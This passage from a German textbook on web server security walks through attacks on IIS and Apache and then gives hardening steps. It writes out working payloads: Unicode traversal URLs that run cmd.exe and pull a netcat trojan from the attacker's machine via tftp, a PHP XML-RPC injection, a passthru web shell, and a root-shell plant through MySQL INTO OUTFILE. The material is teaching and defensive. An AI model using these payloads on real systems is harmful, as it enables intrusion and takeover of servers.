


Abbildung 15: Unicode-Bug und seine Anwendungen

Das Verzeichnis *"scripts"* befindet sich im IIS-Verzeichnisbaum. Hier finden wir die neue Kommandoshell mit dem Namen *"cmd1.exe"*.

Jetzt ist es möglich, eine neue Datei auf diesem Rechner zu erstellen. Wir benutzen den DOS-Befehl *"echo"* mit dem Flag *">"* (vergleichbar zu *"cat"* unter Unix).

Mit der folgenden Zeichenkette

*"http://192.168.74.203/scripts/..%c1%9c../inetpub/scripts/cmd1.exe?/c+echo+2000+> PayRollData2007&dir&type+ PayRollData2007"*

erstellen wir eine neue Datei mit dem Namen *"NeueBilanzdaten2007"*. Mit *"c+echo+2000 NeueBilanzdaten2007"* füllen wir die Datei mit dem Inhalt *"2000"* (siehe Abbildung 16).




Abbildung 16: Mit dem Unicode-Bug neue Dateien erstellen

Nachdem eine neue Datei auf dem Web-Server erstellt wurde, ist es nun auch möglich, eine Datei zu löschen oder zu ändern. Für diesen Schritt benötigt man nur minimale Kenntnisse in der Kommandoshell unter DOS oder Windows. Mit der Zeichenkette

*"http://192.168.74.203/scripts/..%c1%9c../winnt/system32/cmd.exe?%20/c+del+ NeueBilanzdaten2003"*

kann man die Datei *"NeueBilanzdaten2003"* löschen.

Für den Fall, dass der Systemadministrator die Attacke oder die neu erstellten Dateien entdeckt und Gegenmaßnahmen einleitet, könnte nun der Angreifer eine permanente Hintertür einbauen. Um diese Gefahr zu umgehen, installiert der Angreifer ein Trojanisches Pferd auf dem Gerät. Damit ist das Eindringen in das System über ein Remote-Login eine sehr einfache Aufgabe.

Zunächst braucht der Angreifer Zugriff auf den Serverbereich des Rechners. Der Client läuft auf dem lokalen Rechner. Wir können also erneut den Unicode-Bug anwenden.

Mit

*„http://192.168.74.203/scripts/..%c0%af../winnt/system32/cmd.exe?/c%20tftp.exe+"-i"+192.168. 74.29+GET+ncx99.exe+c:/inetpub/scripts/ncx99. exe"*

kopieren wir via *„tftp.exe"* ein Trojanisches Pferd (*ncx99.exe, netcat*) von unserem lokalen Rechner (192.168.74.29) auf den IIS-Server (192.168.74.203). TFTP ist ein sehr simples Programm zum Kopieren von Dateien von einem Rechner auf einen anderen ohne Angabe von Logins oder Passwörtern. Mit dem *"get"*-Befehl kopieren wir die Datei vom tftp-Server (unserem lokalen Rechner) in das *"/inetpub/scripts/"*-Verzeichnis auf dem IIS-Server.

Wir könnten für unser Trojanisches Pferd einen diskreteren Namen, wie zum Beispiel "ping.exe" wählen, damit die Datei vom Administrator nicht gefunden wird. Andere Arten von Trojanern haben einen so genannten Stealth-Modus und werden vom Task-Manager nicht aufgelistet. Aus diesem Grund ist es nicht so einfach, sie sofort zu erkennen.

Nachdem das Trojanische Pferd auf den Server kopiert wurde, suchen wir es im Verzeichnis des IIS-Servers mit der nun bekannten, oben gezeigten Unicode-Zeichenkette.

Mit dem String *"http://192.168.74.203/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/inetpub/scripts/cmd1.exe?/c%20ncx99.exe"* wird der Trojaner *„ncx99.exe"* gestartet und wartet auf Verbindungen. Netcat ist ein Tool, mit dem der Angreifer den gekaperten Rechner so fernsteuern kann, als würde er direkt vor dem Rechner sitzen. Das heißt, er ist in der Lage, Dateien oder Verzeichnisse sowohl zu löschen als auch zu verändern oder zu erstellen. Das Trojanische Pferd verfügt ebenfalls über die Möglichkeit, andere Programme oder Services auf dem angegriffenen Rechner zu implementieren. Das könnte beispielsweise ein FTP-Server sein, der für illegalen gemeinsamen Dateizugriff (urheberrechtliche geschützte Filme, MP3 oder Pornographie) verwendet wird.

### 12.1.1 Lockout-Funktion auf einem Web-Server

Stellen Sie sich vor, Sie betreiben einen IIS-Web-Server. Es ist dabei nicht relevant, ob es sich hierbei um einen IIS 4.x, 5.x oder 6.x handelt. Das Wichtige ist, Sie haben die Richtlinien des Betriebssystems so eingestellt, dass ein Account nach einer bestimmten Anzahl von Fehlversuchen bei der Passworteingabe gesperrt wird, sei es auch nur für eine bestimmte Zeit. Wenn ein potentieller Angreifer den Hostnamen eines IIS-Web-Servers herausgefunden hat, kann er sich diese Einstellung zunutze machen. Der Anonymous-Account für einen IIS-Web-Server setzt sich normaler-

weise so zusammen: *IUSR_<HOSTNAME_DES_WEB-SERVERS>*. Nun schickt er Requests an diesen Web-Server, die eine Authentifizierungsanfrage für den Anonymous-Account beinhalten, und beantwortet diese Requests mit falschen Angaben. Er sendet seine Requests so lange, bis der Account vom Betriebssystem gesperrt wird. Per Skript kann er diesen Vorgang jetzt immer wiederholen, vorzugsweise an einem Wochenende, in der Nacht oder kombiniert. Der Web-Server wird keine Daten mehr senden und steht dem Anwender nicht mehr zur Verfügung.

### 12.1.2 RPC-DCOM-Verwundbarkeiten

Der Windows 2003-Server ist über die Schnittstelle DCOM (Distributed COM) angreifbar (Erscheinungsdatum Juli 2003). Das über Remote Procedure Call realisierte DCOM-Interface weist einen Pufferüberlauf auf. DCOM dient zur Kommunikation von Software-Komponenten über das Netzwerk, ähnlich wie COM die Zusammenarbeit von Komponenten lokal auf dem Rechner ermöglicht.

Der Pufferüberlauf wird durch ein speziell formatiertes Paket ausgelöst, das an einen RPC Port (u.a. die Ports 135, 139, 445) gesendet wird. Infolgedessen kann ein beliebiger Programmcode auf dem Rechner ausgeführt werden, wie z.B. das Starten einer Command-Shell. Auf einigen Rechnern führen die im Netz verfügbaren Exploits zu einem DoS und dadurch zu einem Absturz des Rechners.

*Microsoft* hat sehr zeitnah einen Patch zur Verfügung gestellt [/21/]. Es ist erstaunlich, wie viele Administratoren diesen Patch, der schon seit drei Jahren vorliegt, noch nicht installiert haben.

#### Was kann aus diesem Kapitel auf das eigene Netzwerk übertragen werden?

Schauen Sie sich Ihr System genau an. Welche Dienste laufen auf dem Web-Server und welche Dienste benötigen Sie. Erstellen Sie eine Liste mit allen Diensten für eine saubere Dokumentation. Erfahrungsgemäß verabschiedet sich ein System dann, wenn Sie im Urlaub am Strand liegen. Ist Ihre Dokumentation nicht lückenlos und verständlich, haben Sie am Strand eine lange Erklärung mit Ihrem Handy vor sich.

Testen Sie die Systeme oder identische Testsysteme, indem Sie in regelmäßigen Abständen Reboots durchführen – Laufen nach einem solchen Reboot alle Dienste einwandfrei?

Seien Sie vorsichtig beim Setzen von Accountsperren nach der Passworteingabe auf einem IIS-Web-Server.

# 13 Angriffe auf Apache-Web-Server

Auch der Apache-Web-Server ist Angriffen gegenüber anfällig. Wie der IIS, ist auch der Apache in den älteren Versionen des 1.3 gefährdet durch den Unicodebug nach einer Defaultinstallation. So kann bei einem Apache-Server unter Windows über die mitgelieferten Testdateien eine Kommandoshell geöffnet werden, da eine Lücke bei der Vergabe der Benutzerrechte ausgenutzt wurde. Standardmäßig werden Apache-Systeme unter Windows NT, 2000 und XP mit Systemrechten installiert.

Apache behandelt Argumente, die an CGI-Programme mit der Endung *„.bat“* oder *„.cmd“* übergeben werden, damit CGI Requests, die das "Pipe"-Zeichen "|" enthalten, beliebige Befehle mit den Rechten des Apache-Prozesses ausführen. Der Fehler ist ab den Versionen 1.3.24 und 2.0.34-beta behoben.

## 13.1 Der PHP XML-RPC-Bug

XML-RPC wird in vielen Anwendungen eingesetzt, wie z.B. TikiWiki, Xoops, PHPGroupWare, b2evolution oder auch PostNuke.

Administratoren können in den Logfiles Einträge wiederfinden, die einen Verbindungsaufbau und eine versuchte (oder auch erfolgreiche) Ausführung des *„wget“*-Befehls zeigen. Über einen Fehler beim Parsen von XML-Dokumenten in einem *”eval()”*-Aufruf kann Code mit einem speziell codierten XML-Dokument auf dem betroffenen Rechner ausgeführt werden:

*“DOMAIN.XY - - [12/Jan/2007:11:10:22 +0200] ”POST /PFAD/xmlsrv/xmlrpc.php HTTP/1.1” 200 288 ”-” ”-””.*
Durch die Nutzung im XML-Dokument von einfachen Anführungszeichen oder auch Single Quotes (`´´) genannt, kann auf dem Server ein Befehl ausgeführt werden.
So liefert zum Beispiel das folgende Beispiel nach Aufruf alle Infos zur installierten PHP-Version (*„phpinfo()“*):

```
<?xml version=”1.0”?>
<methodCall>
```

```
<methodName>phpinfo.method</methodName>
        <params>
                <param>
                <value><name>',''); phpinfo(); exit;/*</name></value>
                </param>
        </params>
</methodCall>
```

Wenn Sie nachprüfen möchten, ob Ihre Webseiten ebenfalls anfällig sind, können Sie dies auf der Security-Focus-Seite [/27/] nachprüfen. Dort sind Exploits zu finden, die Sie gegen Ihre PHP-Implementation testen können.

## 13.2 Pufferüberlauf im Apache Tomcat Connector

Anfang März 2007 wurde über eine sehr kritische Sicherheitslücke im Apache Tomcat Connector berichtet.

Diese Lücke basiert auf einem Pufferüberlauf-Error in der *„mod_jk“*-Bibliothek, die bei einer Verarbeitung von URLs, die größer als 4095 Bytes sind, durch die Methode *„map_uri_to_worker()“* auftreten. Dadurch kann ein Angreifer durch speziell gestellte Anfragen Befehle als Administrator an den Server senden und die Kontrolle übernehmen.

Betroffen sind alle Versionen kleiner 1.2.21, sowie die Tomcat-Versionen 5.5.20 und 4.1.34.

So ist es z.B. mit einem speziell formatierten GD-Image möglich, eine solche überlange URL zu erstellen.

## 13.3 Der Angriff auf die Software Foundation Web-Server

Der folgende skizzierte Angriff basiert auf einer Attacke auf die Web-Server der Software Foundation. Bei dieser Form des Angriffs wurden keine Bugs in der Software des Apache-Servers selber ausgenutzt, sondern Konfigurationsfehler.

Der Angreifer hat als Erstes die Server gescannt und sich ein Bild von der Umgebung gemacht, in der die Dienste und Web-Server laufen.

Dabei hat er festgestellt, dass *ftp://ftp.apache.org* direkt auf *http://www.apache.org* gemappt war und dass sich im Bereich des FTP-Servers einige *»world writable«*-Verzeichnisse befanden, also Verzeichnisse mit der Codierung *„mode 777"*.

Das ermöglichte das Heraufladen eigener Dateien. In diesem Fall wurde ein kleines PHP-Skript (*skript.php3*) auf den Server geladen:

```
<?
        passthru($cmd);
?>
```

Das Skript dient nun dazu, Kommandos auf dem Server auszuführen. Als Test kann man folgenden Aufruf starten:

http://www.servername.com/verzeichnisname/skript.php3?cmd=id

Hier wurde an den Server der *„id"*-Befehl gesendet, der in einer Shell auflistet, welche User-ID (UID) und welche Group-ID (GID) einem Benutzer zugeordnet sind. Jeder Prozess trägt die UID und die GID seines Erzeugers.

Im nächsten Schritt wurde eine Backdoor mit dem Namen *„bindshell.c"* auf den Rechner gespielt und kompiliert:

*http://www.servername.com/verzeichnisname/skript.php3?cmd=gcc+-o+httpd+httpd.c*

Ein Beispielcode ist im Anhang D zu finden. Diese bindshell bietet, wie der Name schon angibt, eine Shell und bindet sie als eigenen Prozess an einen Port. So kann remote über diesen Port auf diese Shell zugegriffen und Code ausgeführt werden.

http://www.servername.com/verzeichnisname/skript.php3?cmd=./httpd

Nach diesem Aufruf konnten sich der oder die Angreifer per Telnet und dem Port 1352 als User *„nobody"* einloggen, da der Apache unter diesem User lief:

*telnet www.servername.com 1352*

Die bindshell wurde dann noch per Passwort geschützt, um einen exklusiven Zugang zu gewährleisten.

Danach war es ein Leichtes, das System zu durchstöbern, um weitere Schwachpunkte zu finden. In diesem Fall wurden sie beim installierten MYSQL-Server gefunden, der unter root lief, sowie einer installierten Version des Bugtrackingtool

Bugzilla. Um an eine MYSQL-Kennung zu kommen, musste jetzt nur nach einer bestimmten ASCII von Bugzilla gesucht werden, da Bugzilla den MYSQL-Account in einer ASCII-Textdatei speichert!

Mit Hilfe des Tools *„nportredird“* wurden auch Ports umgelegt, so dass per MYSQL-Client auf den Rechner zugegriffen werden konnte. Der MYSQL User „bug“ hatte in der Datenbank alle Rechte. Obwohl in der Dokumentation von Bugzilla darauf hingewiesen wurde, konnten nun Anweisungen ausgeführt werden, da der MYSQL-Server auch unter root lief.

So wurden mittels *„SELECT ... INTO OUTFILE;“* überall im System Dateien mit Rechten unter „root“ erzeugt bzw. überschreiben, so dass Anweisungen ausgeführt werden können.

Danach wurde eine sehr interessante Taktik eingeschlagen. Es wurde eine neue Tabelle in der Datenbank mit dem Namen „Test“ angelegt. In diese Tabelle wurde ein Feld mit einer Größe von 80 Zeichen eingefügt und mittels *„SELECT field FROM test INTO OUTFILE /root/.tcshrc“* Shellcode eingefügt:

```
#!/bin/sh
cp /bin/sh /tmp/.rootsh
chmod 4755 /tmp/.rootsh
rm -f /root/.tcshrc
```

Jetzt musste nur noch gewartet werden, bis ein User mit root-Rechten den Befehl *„su“* eingab und danach das Passwort lieferte.

#### Was kann aus diesem Kapitel auf das eigene Netzwerk übertragen werden?

Die oben aufgeführten Beispiele sollen zeigen, dass es nicht immer Schwachstellen in der Software sein müssen, die ein Eindringen in Systeme ermöglichen. Auch durch falsche Konfigurationen und das nicht aufmerksame Lesen von Dokumentationen schaffen es Angreifer manchmal, offene Türen in Systemen auszunutzen.

Lesen Sie sich die beiliegenden Dokumente aufmerksam durch. Sehen Sie sich auch, wenn vorhanden, FAQ-Listen an, die fast jeder Hersteller auf seiner Homepage anbietet oder die auf Forenseiten zu finden sind. Sie liefern sehr oft interessante und wichtige Informationen und Listen mit Fragen von anderen Anwendern mit ähnlichen Problemen oder Hinweisen zur Installation und Absicherung der Software.

Aber passen Sie auf, wenn Sie selber in einem Forum Fragen zur Installation oder delikate Einzelheiten Ihrer eigenen Installation haben. Nennen Sie keine Firmen- und Domainbezeichnungen und geben Sie auch nicht die Emailadresse Ihrer Firma an. Oft suchen Angreifer in diesen Foren nach offenen Fragen und ziehen Rückschlüsse über die hinterlegten Informationen.

# 14 Maßnahmen zur Absicherung

Maßnahmen, die Sie treffen, um Ihre Systeme abzusichern, können nicht pauschal getroffen werden. Die nachfolgend beschriebenen Schritte sollten, bevor Sie auf Ihre Echtzeitsysteme übertragen werden, auf einem baugleichen System getestet werden. Legen Sie sich eine Sicherungskopie Ihrer Systeme an, wenn Sie das nicht bereits getan haben. Mit Knoppix[29] z.B. haben Sie die Möglichkeit, Systeme nach einem Crash zu analysieren und in vielen Fällen zu retten.

Ein Windows Server-2003 zum Beispiel hat nach einer Defaultinstallation (Anwendungs-Server)

- 7 geöffnete Ports
- 3 Protokoll-Bindungen
- 37 laufende Dienste
- 20 laufende Prozesse.

Dieser Umstand sollte Anlass genug sein, einen genaueren Blick auf das System und die dort installierten Dienste zu werfen.

Erstellen Sie zuerst eine Sicherheitsrichtlinie für Ihren IIS-Server.

Legen Sie darin fest, wer

- auf das System zugreifen darf,
- von wo auf das System zugegriffen werden darf (Internet, Intranet).
- Welche Benutzer dürfen auf welche Verzeichnisse zugreifen und wer darf Dateien ausführen oder nur lesen?
- Muss sich ein Anwender authentifizieren?
- Wie werden die installierten Dienste ausgeführt? Wurden die einzelnen Prozesse mit Administratorrechten gestartet?
- Wie sehen Datenbankverbindungen aus? Laufen diese auf einer separaten Maschine? Wenn ja, wie ist die Absicherung dieser Verbindung, falls eine User-ID und ein Passwort übertragen werden?

[29] http://www.knoppix.org/

- Binden Sie diese Maßnahmen in Ihre Audit- und Datenschutzmassnahmen ein.

## 14.1 Grundlegende Maßnahmen

Die grundlegenden Maßnahmen beinhalten einfache, aber wirkungsvolle Schritte, die in vielen Fällen nichts kostet, außer der Zeit, die man investiert. Aber die Absicherung der Systeme ist eine der wichtigsten Aufgaben eines jeden Administrators oder Systemverantwortlichen.

Dass auf jedes System ein Virenscanner gehört, ist selbstverständlich, auf der anderen Seite aber auch wieder nicht. Es sollte sich hierbei um einen Virenscanner handeln, der eine zentrale Verwaltung und Überwachung mit automatisierter Benachrichtigung per Email/SMS etc. beinhaltet, wie Systeme von F-Secure mit dem Policy Manager Server, eTrust von Computer Associates oder McAfees-Systeme.

Diese Systeme lassen sich alle zentral organisieren, so dass auch Installationen, Updates und Überwachungen in größeren Systemen zeitnah geschehen können.

Die Intervallzeiten für automatisierte Updates der Virensignaturen sollten bei 10 Minuten liegen.

### 14.1.1 Updates installierter Systeme und Programme

Administratoren müssen ihre Systeme immer auf einen aktuellen Stand bringen. Spielen Sie Updates, Hotfixe usw. zeitnah ein. Testen Sie die Updates und Hotfixe auf einem baugleichen Testsystem, bevor Sie diese auf einem Produktivsystem einspielen. Zu beachten ist, dass es sich dabei immer um einen Patch von *Microsoft* handelt [/13/].

Wenn für eine bekannte Lücke noch kein Update vorliegt, suchen Sie in verlässlichen Quellen nach Workarounds, z.B. auf der Homepage von Microsoft oder der Securityfocus-Seite.

Tragen Sie sich dazu in einschlägige Mailinglisten ein, um immer auf dem Laufenden zu sein, was News aus den Bereichen Bugs und IT-Sicherheit betrifft. Dazu gehören z.B. die folgenden Mailinglisten:

- *Microsoft* Mailinglist [/12/]
- *Securityfocus* Mailingliste [/14/]
- *SANS* Internet Storm Center [/16/]

- Mailinglisten der Hersteller von Antivirenprodukten (McAfee, Sophos, F-Secure etc.)
- Apache Mailingliste [/17/]

Nutzen Sie den Software-Update-Service von *Microsoft* (SUS) [/15/]. Mit diesem können Sie einen lokalen Update-Server in Ihr Netzwerk integrieren und Updates auf alle Windowssysteme (ab 2000/XP Desktop-Systeme und 2000-/2003-Server) verteilen.

Das Einschalten der Loggingfunktion für das An- und Abmelden am Server sollte aktiviert sein, um alle Zugriffe zu protokollieren. Dazu wählt man in der Systemsteuerung den Bereich der Verwaltung und dort die „Lokalen Sicherheitseinstellungen“ (siehe Abbildung 17):




Abbildung 17: Lokale Sicherheitseinstellungen

Bei mehreren Systemen kann dies über die Group-Policy-Einstellungen gesteuert werden.

Kontrollieren Sie in diesem Zusammenhang auch, ob die Updates installiert wurden. Im Juli 2006 berichtete der Heise Online-Dienst von Problemen beim Einspie-

len der Updates im Zusammenhang mit dem IIS-Server [/22/]. Die Updates wurden auf dem IIS-Server installiert, der IIS blieb allerdings in Betrieb und wurde nicht neu gestartet. Neu eingespielte Dateien, in diesem Fall die Datei *„asp.dll“*, wurden nicht neu geladen. Die alte und verwundbare Datei *„asp.dll“* blieb somit im Zugriff des Servers und enthielt die bekannten Schwachstellen.

### 14.1.2 Entfernung aller unnötigen Script-Mappings und Beispieldateien

Das Entfernen aller unnötigen Script-Mappings, die im Zusammenhang mit dem IIS stehen, ist eine der ersten Aufgaben, um ein System zu härten.

Es sollten alle Script-Mappings, die nicht unbedingt notwendig sind, entfernt werden.

Öffnen Sie dazu den Internet Services Manager (Internet Information Services Snap-In für die MMC). Klicken Sie dann mit der rechten Maustaste auf den Web-Server und wählen den Kontextmenüpunkt *„Properties“* und *„HomeDirectory“* und *„Configuration“* aus. In diesem Menü haben Sie die Möglichkeit, die folgenden Einträge zu entfernen, sofern diese Script-Mappings nicht wirklich benötigt werden:

- .htr (Web-based password reset)
- .idc (Internet Database Connector)
- .stm (Server-side Includes)
- .shtm (Server-side Includes)
- .shtml (Server-side Includes)
- .printer (Internet Printing)
- .htw (Index Server)
- .htx (Index Server)
- .ida (Index Server)
- .idq (Index Server query)

Wenn Sie mit einer Group Policy arbeiten, können diese Einstellungen auch darüber eingestellt und auf alle Web-Server verteilt werden. Sollte beispielsweise in der Group Policy *„Enable Web printing”* aktiviert sein, wird die Script-Mapping *”.printer”* beim nächsten Systemstart wieder hinzugefügt. Sollten Sie die "administrative Templates" in der Group Policy einsetzen, kontrollieren Sie bitte ihre dorti-

gen Einstellungen und stellen sicher, dass "Enable Web printing" deaktiviert ist, sofern Sie diese Funktion nicht benötigen.

Entfernen Sie auch alle Beispiel- und Hilfedateien bzw. verschieben Sie diese in andere vom Web-Server (IIS 4/5) nicht erreichbare Verzeichnisse, wenn Sie diese Dateien später noch einmal benötigen. Der IIS 6 installiert keine Beispieldateien mehr.

Unter diese Dateien und Verzeichnisse fallen:

- c:\inetpub\iissamples
- c:\program files\common\files\system \msadc
- c:\winnt\help\iishelp

### 14.1.3 Zugriffsrechte für die Verzeichnisse festlegen

Nach der Installation des IIS-Servers lohnt es sich immer, sich die Ordnerstruktur mit ihren Zugriffsrechten anzusehen und zu kontrollieren.

Grundsätzlich ist zu sagen, dass ein Web-Server immer auf einem NTFS-formatierten Laufwerk installiert wird. Nur unter NTFS ist eine sicherere Inbetriebnahme und Kontrolle der Zugriffe möglich als unter FAT/FAT32.

Haben Sie Ihren IIS auf einem FAT/FAT32-formatierten Laufwerk installiert, können Sie noch nachträglich eine Formatierung vornehmen. Das folgende Beispiel konvertiert das Laufwerk *„d:\“* von FAT nach NTFS:

*convert d: /fs:ntfs*

Bitte beachten Sie:

Die Anwendung von CONVERT führt leider immer zu einer Cluster-Größe von nur 512 Byte. Dadurch ergeben sich Einbußen bei der Performance. Das Ändern der Größe auf z.B. 4 KByte kann nur mit externen Tools wie einem Partition_Manager durchgeführt werden!

Bevor Sie einen solchen Eingriff vornehmen, sollten Sie Ihre Daten allerdings sichern.

Die beiden Ordner (falls diese Dienste bei der Installation des IIS ausgewählt wurden)

- \inetpub\ftproot (FTP server)
- \inetpub\mailroot (SMTP server)

besitzen standardmäßig Zugriffsrechte in der Form von „Everyone Full Control“, die je nach Notwendigkeit eingeschränkt werden sollten.

Schauen Sie sich in diesem Zusammenhang auch die Option der „übergeordneten Pfade“ an. Darunter sind Zugriffe mit Pfadangaben wie z.B. mit „..“ (vergleichen Sie dazu den Unicode-Bug).

Ist diese Option bei Ihrem IIS-Server aktiviert, ist es möglich, dass ein Skript auf ein Verzeichnis außerhalb Ihres Documentroot und auf ausführbare Dateien zugreift und diese startet, wie z.B. eine Kommandoshell (*„cmd.exe“*).

Unterbinden Sie einen solchen Versuch, indem Sie die Rechte zum Ausführen von Dateien für die übergeordneten Verzeichnisse einschränken oder diese Option ganz deaktivieren. Öffnen Sie dazu in der Microsoft Management Console (MMC) mit einem Rechtsklick die Eigenschaften einer Web-Seite. Anschließend ist unter dem Reiter Basisverzeichnis der Menüpunkt „Konfiguration“ zu wählen. Dort sind unter dem Reiter „Anwendungsoptionen“ die „Übergeordneten Pfade“ zu deaktivieren.

Beim IIS 6.0 sind die folgenden Rechte nach einer Installation für den Ordner *„\wwwroot“* standardmäßig gesetzt:

| Security Principal | Vollzugriff | Ändern | Lesen & Ausführen | Ordnerinhalt auflisten | Lesen | Schreiben |
|---|---|---|---|---|---|---|
| Administrators | Zulassen | Zulassen | Zulassen | Zulassen | Zulassen | Zulassen |
| IIS_WPG | | | Zulassen | Zulassen | Zulassen | |
| Internet Guest Account | | | | | Verweigern | |
| SYSTEM | Zulassen | Zulassen | Zulassen | Zulassen | Zulassen | Zulassen |
| Users | | | Zulassen | Zulassen | Zulassen | |

Tabelle 2: Standardeinstellungen /wwwroot

### 14.1.4 Den IIS-Dienst als separaten Dienst laufen lassen

Dieser Hinweis bezieht sich auf die Versionen IIS 4.0 und IIS 5.0. Für IIS 4 öffnen Sie die Eigenschaften für die Website oder die Anwendung des virtuellen Verzeichnisses. Dort wählen Sie *"Run in separate memory space (isolated process)"*.

Für den IIS 5 finden Sie in den Eigenschaften für die Website oder der Anwendung des virtuellen Verzeichnisses die Registerkarte *„Basisverzeichnis"*. Danach können Sie aus der Dropdown-Liste den *„Anwendungsschutz Medium (pooled)"* oder *„Hoch (isolated)"* auswählen.

### 14.1.5 Härten des Betriebssystems

In den folgenden Abschnitten werden die Maßnahmen beschrieben, wie Sie als Systemverantwortlicher den Apache- und den IIS-Server härten können.

Grundsätzlich gelten für alle Systeme:

- Deaktivierung nicht benötigter Dienste
- Installation nur der notwendigsten Systemkomponenten
- Einschränkung der administrativen Zugriffe
- Einsatz von Sicherheitsvorlagen

#### Härten vom Windows-Server

Für *Microsoft* Server 2003 [/18/]

Die oberste Regel beim Härten Ihrer Windows-Systeme ist die fortwährende Aktualisierung der Systeme mit Updates. Führen Sie Updates auf Ihren Systemen sofort aus, wenn diese getestet wurden. Wenn möglich, erstellen Sie vorher ein Image des Systems, falls Sie zu einem späteren Zeitpunkt doch Probleme registrieren.

Mit der Updatefunktion von Microsoft oder den heutigen Softwareverteilungssystemen stellt das selbst für Administratoren mit großen Netzen kein Problem mehr dar.

Lassen Sie sich auch regelmäßig durch Newsletter über aktuelle Gefährdungen und Sicherheitsrisiken und deren Gegenmaßnahmen informieren. Dazu eignen sich die Microsoft eigenen Newsletter, aber auch die Angebote von anderen Unternehmen wie Packetstormsecurity[30].

[30] http://technet.microsoft.com/de-de/default.aspx und
http://packetstormsecurity.org/

#### Erforderliche Dienste des Betriebssystems

Machen Sie sich mit den für Ihr System erforderlichen Diensten vertraut. Im Normalfall benötigt ein Windowssystem die folgenden Dienste:

| Name des Dienstes | Funktion | Startart |
|---|---|---|
| COM+ Event System | Betriebssystem | Manuell |
| Cryptographic Services | Betriebssystem (Sicherheit) | Automatisch |
| Event Log | Betriebssystem | Automatisch |
| IPSec Services | Betriebssystem (Sicherheit) | Automatisch |
| Logical Disk Manager | Betriebssystem (Festplattenmanagement) | Automatisch |
| Logical Disk Manager Administrative Service | Betriebssystem(Festplattenmanagement) | Manuell |
| COM+ Event System | Betriebssystem | Manuell |
| Network Connections | Betriebssystem(Netzwerkinfrastruktur) | Manuell |
| NTLM Security Support Provider | Betriebssystem (Sicherheit) | Manuell |
| Plug and Play | Betriebssystem | Automatisch |
